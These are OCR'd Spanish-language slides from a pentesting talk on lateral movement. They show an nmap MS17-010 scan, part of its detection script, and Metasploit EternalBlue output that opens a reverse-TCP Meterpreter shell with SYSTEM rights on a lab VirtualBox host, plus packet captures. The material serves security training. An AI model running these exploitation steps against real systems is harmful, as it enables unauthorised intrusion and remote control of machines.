Open-Sec

They run automated tools, We have CyberSecurity Pentesters

Desplazamiento Lateral 101

William Marchand
CyberSecurity Pentester
wmarchand_xt@open-sec.com
@WilliamMarchand

CORE TEAM

Whoami


- Peruano
- Instructor Cisco por algo mas de 10 años...
- Parte del team de Open-Sec desde el 2016...
- Contacto: @WilliamMarchand

¿Qué veremos hoy?

- **Desplazamiento lateral en entornos Windows**
  - Obtención de la penetración inicial
  - Escalamiento de privilegios y recolección de credenciales
  - Dumping de Hashes de contraseñas
  - Descarga de contraseñas de memoria
  - Abuso de servicios de Windows para desplazamiento lateral (RPC,WMI,SMB)
  - Movimiento lateral con herramientas nativas: Uso de tareas programadas, WMI, Powershell Remoting
  - Movimiento lateral con herramientas de terceros
- **Desplazamiento lateral en entornos Linux**
  - ¿Por qué Linux es importante ahora en Movimiento Lateral?
  - Virtual Machines y Containers como su próximo pivot
  - Mimipenguin porque no solo en Windows dejan credenciales volando gratis

Desplazamiento lateral en Windows

Anatomía de un Pentesting.



La primera penetración

Desplazamiento Lateral en Windows

Vectores de ataque

Hay muchos...

- SMBv1 (buffer overflow, code execution,...)
- Pass the Hash
- Envenenamiento WPAD
- Credenciales de dominio débiles
- Password almacenados como Texto Plano en Memoria.
- Aplicaciones vulnerables
- ...

Pero, para nuestro ejemplo...

WPAD

Verificando vulnerabilidad...

```
15 1.447561044   10.0.2.4        10.0.2.15       SMB          119 Negotiate Protocol Request
16 1.447834472   10.0.2.15       10.0.2.4        SMB          197 Negotiate Protocol Response
18 1.448327890   10.0.2.4        10.0.2.15       SMB          215 Session Setup AndX Request, NTLMSSP_NEGOTIATE
19 1.448511954   10.0.2.15       10.0.2.4        SMB          472 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
20 1.449231282   10.0.2.4        10.0.2.15       SMB          337 Session Setup AndX Request, NTLMSSP_AUTH, User: WIN-RC99OP94Q8S\guest
21 1.449555101   10.0.2.15       10.0.2.4        SMB          105 Session Setup AndX Response, Error: STATUS_ACCOUNT_DISABLED
22 1.449844062   10.0.2.4        10.0.2.15       SMB          215 Session Setup AndX Request, NTLMSSP_NEGOTIATE
23 1.450018718   10.0.2.15       10.0.2.4        SMB          472 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
24 1.450413960   10.0.2.4        10.0.2.15       SMB          246 Session Setup AndX Request, NTLMSSP_AUTH, User: \
25 1.450690086   10.0.2.15       10.0.2.4        SMB          210 Session Setup AndX Response
26 1.450956863   10.0.2.4        10.0.2.15       SMB          136 Tree Connect AndX Request, Path: \\10.0.2.15\IPC$
27 1.451077660   10.0.2.15       10.0.2.4        SMB          116 Tree Connect AndX Response
28 1.451281430   10.0.2.4        10.0.2.15       SMB Pipe     145 PeekNamedPipe Request, FID: 0x0000
29 1.451403421   10.0.2.15       10.0.2.4        SMB          105 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
```

```
root@kali2017:~# nmap  -Pn -p445 -script smb-vuln-ms17-010.nse 10.0.2.15

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-16 00:56 -05
Nmap scan report for 10.0.2.15
Host is up (0.00020s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:1E:EA:23 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code executi
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsof
|       https://technet.microsoft.com/
|_      https://cve.mitre.org/cgi-bin/

Nmap done: 1 IP address (1 host up) sc
```


```
    if smb_cmd == 37 then -- SMB command for Trans is 0x25
      stdnse.debug1("Valid SMB_COM_TRANSACTION response received")

      --STATUS_INSUFF_SERVER_RESOURCES indicate that the machine is not patched
      if err == 0xc0000205 then
        stdnse.debug1("STATUS_INSUFF_SERVER_RESOURCES response received")
        return true
      elseif err == 0xc0000022 then
        stdnse.debug1("STATUS_ACCESS_DENIED response received. This system is likely patched.")
        return false, "This system is patched."
      elseif err == 0xc0000008 then
        stdnse.debug1("STATUS_INVALID_HANDLE response received. This system is likely patched.")
        return false, "This system is patched."
      end
      stdnse.debug1("Error code received:%s", stdnse.tohex(err))
    else
      stdnse.debug1("Received invalid command id.")
      return false, string.format("Unexpected SMB response:%s", stdnse.tohex(err))
    end
  end
```

Eternalblue en acción

```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.15:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.15:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (205379 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.4:4444 -> 10.0.2.15:49158) at 2017-09-15 17:53:26 -0500
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Secuencia Eternalblue

Source	Destination	Protocol	Length	Info
10.0.2.4	10.0.2.15	SMB	117	Negotiate Protocol Request
10.0.2.15	10.0.2.4	SMB	197	Negotiate Protocol Response
10.0.2.4	10.0.2.15	SMB	202	Session Setup AndX Request, User: anonymous
10.0.2.15	10.0.2.4	SMB	209	Session Setup AndX Response
10.0.2.4	10.0.2.15	SMB	137	Tree Connect AndX Request, Path: \\10.0.2.15\IPC$
10.0.2.15	10.0.2.4	SMB	124	Tree Connect AndX Response
10.0.2.4	10.0.2.15	SMB	1150	NT Trans Request, <unknown>
10.0.2.15	10.0.2.4	SMB	105	NT Trans Response, <unknown (0)>
10.0.2.4	10.0.2.15	SMB	7306	Trans2 Secondary Request, FID: 0x0000
10.0.2.4	10.0.2.15	SMB	7306	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
10.0.2.4	10.0.2.15	SMB	5858	Trans2 Secondary Request, FID: 0x0000 [TCP segment of a reassembled PDU]
10.0.2.4	10.0.2.15	SMB	8754	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
10.0.2.4	10.0.2.15	SMB	8754	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
10.0.2.4	10.0.2.15	SMB	5858	Trans2 Secondary Request, FID: 0x0000 [TCP segment of a reassembled PDU]
10.0.2.4	10.0.2.15	SMB	2962	Trans2 Secondary Request, FID: 0x0000 [TCP segment of a reassembled PDU]
10.0.2.4	10.0.2.15	SMB	16025	Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
10.0.2.4	10.0.2.15	SMB	119	Echo Request
10.0.2.15	10.0.2.4	SMB	119	Echo Response
10.0.2.4	10.0.2.15	SMB	117	Negotiate Protocol Request
10.0.2.15	10.0.2.4	SMB	197	Negotiate Protocol Response
10.0.2.4	10.0.2.15	SMB	151	Session Setup AndX Request
10.0.2.15	10.0.2.4	SMB	307	Session Setup AndX Response
10.0.2.4	10.0.2.15	SMB	117	Negotiate Protocol Request
10.0.2.15	10.0.2.4	SMB	197	Negotiate Protocol Response
10.0.2.4	10.0.2.15	SMB	151	Session Setup AndX Request
10.0.2.15	10.0.2.4	SMB	209	Session Setup AndX Response
10.0.2.4	10.0.2.15	SMB	4219	Trans2 Secondary Request, FID: 0x0000
10.0.2.15	10.0.2.4	SMB	158	Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER



Source	Destination	Protocol	Length	Info
10.0.2.4	10.0.2.15	DCERPC	138	Bind: call_id: 0, Fragment: Single, 1 context items: EPMv4 V3.0 (64bit NDR)
10.0.2.15	10.0.2.4	DCERPC	126	Bind_ack: call_id: 0, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 re

```
▾ Ctx Item[1]: Context ID:0, EPMv4, 64bit NDR
    Context ID: 0
    Num Trans Items: 1
  ▾ Abstract Syntax: EPMv4 V3.0
      Interface: EPMv4 UUID: e1af8308-5d1f-11c9-91a4-08002b14a0fa
      Interface Ver: 3
      Interface Ver Minor: 0
  ▾ Transfer Syntax[1]: 64bit NDR V1
      Transfer Syntax: 64bit NDR UUID:71710533-beba-4937-8319-b5dbef9ccc36
      ver: 1
```


Eternalblue consumado


```
meterpreter > sysinfo
Computer        : WIN-RC990P9408S
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

